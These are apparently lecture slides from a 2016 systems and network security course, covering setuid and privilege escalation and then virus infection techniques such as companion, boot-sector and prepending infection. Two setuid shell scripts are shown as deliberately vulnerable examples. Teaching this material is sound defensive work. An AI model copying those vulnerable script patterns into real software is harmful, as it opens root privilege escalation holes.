# SYSTEMS & NETWORK SECURITY SPRING 2016

Renuka Kumar
amritanetsec@gmail.com


## Application Vulnerabilities, Ret-2-libc

*"To kill the Enemy, you should know him as well as you know yourself."—Anonymous*

# Introduction

- Applications provide services
  - Locally (E.g. Word processing, file management)
  - Remotely (network service implementation)
- Behavior of an application is determined by
  - Code being executed
  - Data being processed
  - Environment in which application is run
- Attacks against application aims at bringing applications to execute operations that violate security of a system
  - Violation of Integrity
  - Violation of confidentiality
  - Violation of availability

# Application Vulnerability Analysis

- Process of identifying vulnerabilities in applications as deployed in a specific operational environment
- Deployment vulnerabilities
  - Introduced by a faulty deployment/configuration of the application
    - E.g. An application is installed with more privileges than it should have
    - E.g. An application is installed on a system with faulty security policy – for instance a file that is read only has write privileges
- Implementation vulnerabilities
  - Were introduced because the application is not able to correctly handle some events
    - Unexpected input / Poorly formatted input
    - Unexpected errors/exceptions
    - Unexpected interleaving of events

# Local & Remote Attacks

- Local Attack
  - Allows one to manipulate behavior of an application through local interaction
    - Requires a previously-established presence on the host (e.g. a user account or another application under the control of the attacker)
  - Allows one to execute operations with privileges (usually higher) than what the attacker has.
  - Are easier to perform since the attacker has better knowledge of the environment.

# Local & Remote Attacks


- Remote Attacks
  - Allows one to manipulate behavior of an application through network-based interaction.
  - Allows one to execute operations with privileges of vulnerable application.
  - Are more difficult to perform but are more powerful, as they don't require prior access to system

# Review: Principle of Least Privilege

- Privilege
  - Ability to access or modify a resource
- Principle of Lease Privilege
  - A system module should only have the minimal privileges needed for intended purposes.
- Requires compartmentalization and isolation
  - Separate the system into independent modules
  - Limit interaction between modules

# Review: Access Control

- Assumptions
  - System knows who the user is
    - Authentication via name and password, other credential
  - Access requests pass through gatekeeper (reference monitor)
    - System must not allow monitor to be bypassed



# UNIX File Access Control

- File has access control list (ACL)
  - Owner, group and others
- Only “owner” and “root” can change permissions.
  - Privilege cannot be delegated or shared.
- Privilege management is very coarse grained
  - Root can do anything.
  - Many programs run as root even though they only need to perform a small number of operations.
- Whats the problem?
  - Privileged programs are juicy target for attackers.
  - By finding bugs in parts of programs that do not need privilege, attackers can gain root privilege

# UNIX File Access Control

What can we do?

- Drop privilege as soon as possible.
- Example: A network daemon only needs privilege to bind to low port (#1024) at the beginning.
  - Drop privilege after binding the port.
- Advantage:
  - Attacker only has a small window to exploit.
- How to drop privilege?
  - Setuid programming in UNIX

# QUIZ

- How many permission bits?

# QUIZ

```
renukumar@cyberpc:~/Pictures$ ls -al /usr/bin/passwd
-rwsr-xr-x 1 root root 41284 Apr  9  2012 /usr/bin/passwd
renukumar@cyberpc:~/Pictures$
```

How are you as a user able to run a file whose owner is root?

# UNIX File Access Control

```
MacBooks-MacBook-Air:~ macbookair$ ls -al /usr/bin/su
-rwsr-xr-x  1 root  wheel  21488 May 12  2014 /usr/bin/su
MacBooks-MacBook-Air:~ macbookair$
```

- Standard permissions read, write, execute
- Additional permission
  - Set UID, Set GID, Sticky Bit
- 12 bits to set permissions for each file/directory
  - 2^12=4096 combinations
- Users of a file are categorized into owner, group, others

# SetUID – Power for a Moment

```
-r-sr-sr-x   3 root     sys        104580 Sep 16 12:02 /usr/bin/passwd
```

- A process that runs this file is granted access based on the owner of the file (usually root) and not the user running that executable
- Allows users to access files and directories not available to the owner
- Security risk because users maybe able to find a way to maintain the permissions granted to them by setuid process

# SetGID

```
-r-x--s--x   1 root     mail       63628 Sep 16 12:01 /usr/bin/mail
```

- A process's effective groud ip (EGID) is changed to the group owner of the file and user is granted access based on permissions to that group

# Sticky Bit

```
drwxrwxrwt 7  root  sys   400 Sep  3 13:37 tmp
```

- Used to protect files with a directory
- A file can be deleted only the owner of the file or root.
- Special permission that prevents a user from deleting other user's files from public directories such as /tmp

# QUIZ

To run the *'cat'* command, does the command cat require permission to the file or is it that the read permissions on the file has to be set??

# QUIZ

To run the *'cat'* command, does the command cat require permission to the file or is it that the read permissions on the file has to be set??

Permissions determine:

- What "system calls" can access files and NOT what commands can access a file

# Types of UID (& GID)

- User ID: Integer that identifies a particular user on a system
- Every process has atleast two user IDs
  - Real UID
  - Effective UI
- For a normal program the real user id and the effective user id is the same.
- *NIX systems has a third UID – Saved UID

# Types of UID (& GID)

- Real UID
  - Used to determine which user started the process
  - When setuid bit is not set, process executes with permission that of real uid.
  - *unsigned short getuid()*
- Effective UID
  - Used to determine what resources the process can access
  - When setuid bit is set, real ID remains the same, effective ID becomes that of the user who owns the file
  - Most of the time the kernel checks only the effective user ID.
    - E.g. When a process tries to open a file, the effective user ID is checked when deciding whether to let the process access the file.
  - *unsigned short geteuid(), int setuid(uid_t uid)*

# Types of UID (& GID)

- Saved UID
  - Used to restore previous EUID
  - Used to save UID to drop privileges while switching between UID of user invoking program and ID of the user owning the executable

# Attacking SUID Programs

- 99% of local vulnerabilities in UNIX exploit SUID root programs to obtain root privileges.
  - 1% target OS itself
- Attacking SUID applications is based on
  - Inputs
    - Startup: command line, environment
    - During execution: dynamic-linked objects, file input
  - Interaction with the environment
    - File system: creation of files, access to files
    - Processes: signals, or invocation of other commands

# Dangers of SUID program

```
% ls change-pass
-rwsr-x---   1 root      helpdesk
    37 Feb 26 16:35 change-pass
```

```
% cat change-pass
#!/bin/ksh
user=$1
passwd $user
```

Right

```
user=$1
/usr/bin/passwd $user
```


- The password can be changed by a helpdesk user or by root.
- Flaw 1: Relative Path – use absolute path wherever possible

# Dangers of SUID program

```
% cat change-pass
#!/bin/ksh
PATH='/bin:/usr/bin'
user=$1
rm /tmp/.user
echo "$user" > /tmp/.user
isroot='/usr/bin/grep -c root /tmp/.user'
[ "$isroot" -gt 0 ] && echo "You Can't change root's password!" && exit
/usr/bin/passwd $user
```

- Example script to prevent user from changing root password
- Flaw 2: Use shell script arguments carefully –
  - What if the script is run with no arguments. In a root owned SUID script the current user is always root. Roots password can still bec hanged without passing any arguments.

# Drop Privilege Example



# Privilege Escalation

- The practice of leveraging system vulnerabilities to escalate privileges to achieve greater access
- Enable attackers to increase the level of control over target systems

https://www.sans.org/reading-room/whitepapers/linux/attack-defend-linux-privilege-escalation-techniques-2016-37562

# Viruses & Worms

# Quiz

Difference between Virus & Worm?

Though often lumped together, they are substantially different

# Differences Viruses & Worms

| Virus | Worm |
|---|---|
| **Cannot replicate** itself unless an infected file is replicated and actually sent to the other computer | After being installed in a system, it **can replicate** itself and spread through IRC, Emails e.t.c. |
| **Corrupts the host program** | They don't modify any stored programs; they are **standalone** |
| Viruses are hard to remove from an infected machine | Easier to remove as they are standalone |
| Viruses are designed to infect a single machine and so its harder for them to spread | Worms are designed to replicate and spread itself. |

# Basic Structure of Virus

- **Search Routine** – looks for programs they wish to infect on the computer
- **Copy** – Once a program has been identified it must copy itself into that program
- **Anti-detection Routine** – to prevent detection by anti-virus software. For example: the virus may keep the last modified date of the file the same for camouflage
- **Payload** – The part of code that does what the virus was actually supposed to do. Not related to concealment or propagation

# Classification based on Virus Infection Technique

- Companion Virus
- Shell Virus
- Add-on Virus
- Intrusive Virus
  - Overwriting
  - Random Overwriting
  - Cavity

# Companion Infection Technique

- Mechanism where virus couples itself with an executable by naming itself in such a way that the OS launches the virus when the user requests to run the original.
- Used by TRILISA Virus/Worm in 2002
  - Renaming the target program and assigning the original filename to the virus.
  - Eg. Renaming Notepad.exe to Notepad.ex_
- On windows, another approach to get a companion to an EXE file is to give the virus the same base name as the targeted program, but use a .COM extension instead of .EXE.


# Shell Virus

- Shell Viruses: Is one that forms a shell around the original code. In effect the virus becomes the program and the program becomes an internal subroutine of the viral code.

Example : Boot Sector Virus

# Shell Virus: Infecting Boot Sectors

- Steps involved in loading an OS



# Shell Virus: Boot Sector Virus


- Manipulates the executable nature of the MBR & PBR to execute virus when the PC boots up
- E.g. Michelangelo virus discovered in 1991
  - Its payload was highly destructive – when it infected a system, it moved the PCs MBR to another location and placed itself onto the MBR
  - The next time the PC started up, the BIOS would execute Michelangelo's code, which would load the virus into the memory
  - Control is then passed back to the original MBR to continue with the boot process until March 6.
  - On March 6, the virus would completely hose the hard drive.

# Add-on Virus

- They function by appending or prepending code or by relocating the host code

# Add-on Virus: Prepending Infection Technique

- Prepending virus inserts its code in the beginning of the program it infects.
- Generally does not destroy the host program




# Add-on Virus: Prepending Infection Technique

- COM files are the favorite targets of the prepending viruses because of simplicity of the COM format
- Easy for the virus to insert itself in the beginning without corrupting the host.
- E.g.Nimda worm

# Add-on Virus: Appending Infection Technique

- Appending inserts code at the end of the targeted program



# Intrusive Viruses

- They operate by overwriting some or all part of the original host code with viral code.
- The replacement may be
  - Minimally intrusive – E.g. – replacing a subroutine or an interrupt vector
  - Extensive – when large portions of the code is actually replaced.
- E.g. Overwriting infection technique

